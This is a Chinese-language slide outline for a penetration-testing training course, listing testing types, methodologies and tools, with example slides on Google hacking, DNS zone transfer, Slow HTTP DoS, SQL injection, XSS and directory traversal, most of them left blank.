
課程大綱

大綱	內容	時間
資訊安全檢測類型	1. 資安稽核 2. 弱點掃描 3. 滲透測試	6 小時 9:00~12:00 13:30~16:30 (每 50 分鐘休息 10 分鐘)
駭客思維與滲透測試	1. 駭客攻擊程序 2. 滲透測試程序 3. 滲透測試方法	
滲透測試相關規範與指引	1. OSSTMM 2. PTES 3. OWASP Testing Guide 4. SANS Top 20 5. OWASP Top 10	
滲透測試工具	1. 弱點掃描軟體 2. 滲透測試工具	
網頁應用程式滲透測試	1. SQL injection 2. XSS	
實務案例	實務案例解析	

實例：Hybrid 滲透測試路徑



Google Hacking 實例:Download DB



DNS 實例:Zone Transfer

Blank Intended

DoS 實例: Slow HTTP DoS

- 弱點
 - 利用 HTTP 協定的弱點，當 web server 收到一個不完整的 HTTP request 時，會消耗資源等待
- 威脅
 - 網路上已有多種攻擊工具可取得
- 影響
 - 網站服務中斷，影響公司重要營運/服務
- 驗證
 - 進行受控小規模攻擊驗證，發現防火牆會限制同一來源IP的連線，可在非分散式攻擊情境阻擋攻擊，因此調降為中風險

SQL Injection 實例

Blank Intended

XSS 實例

Blank Intended

Directory Traversal 實例： 守不住 etc 的 ETC

Blank Intended

Q&A

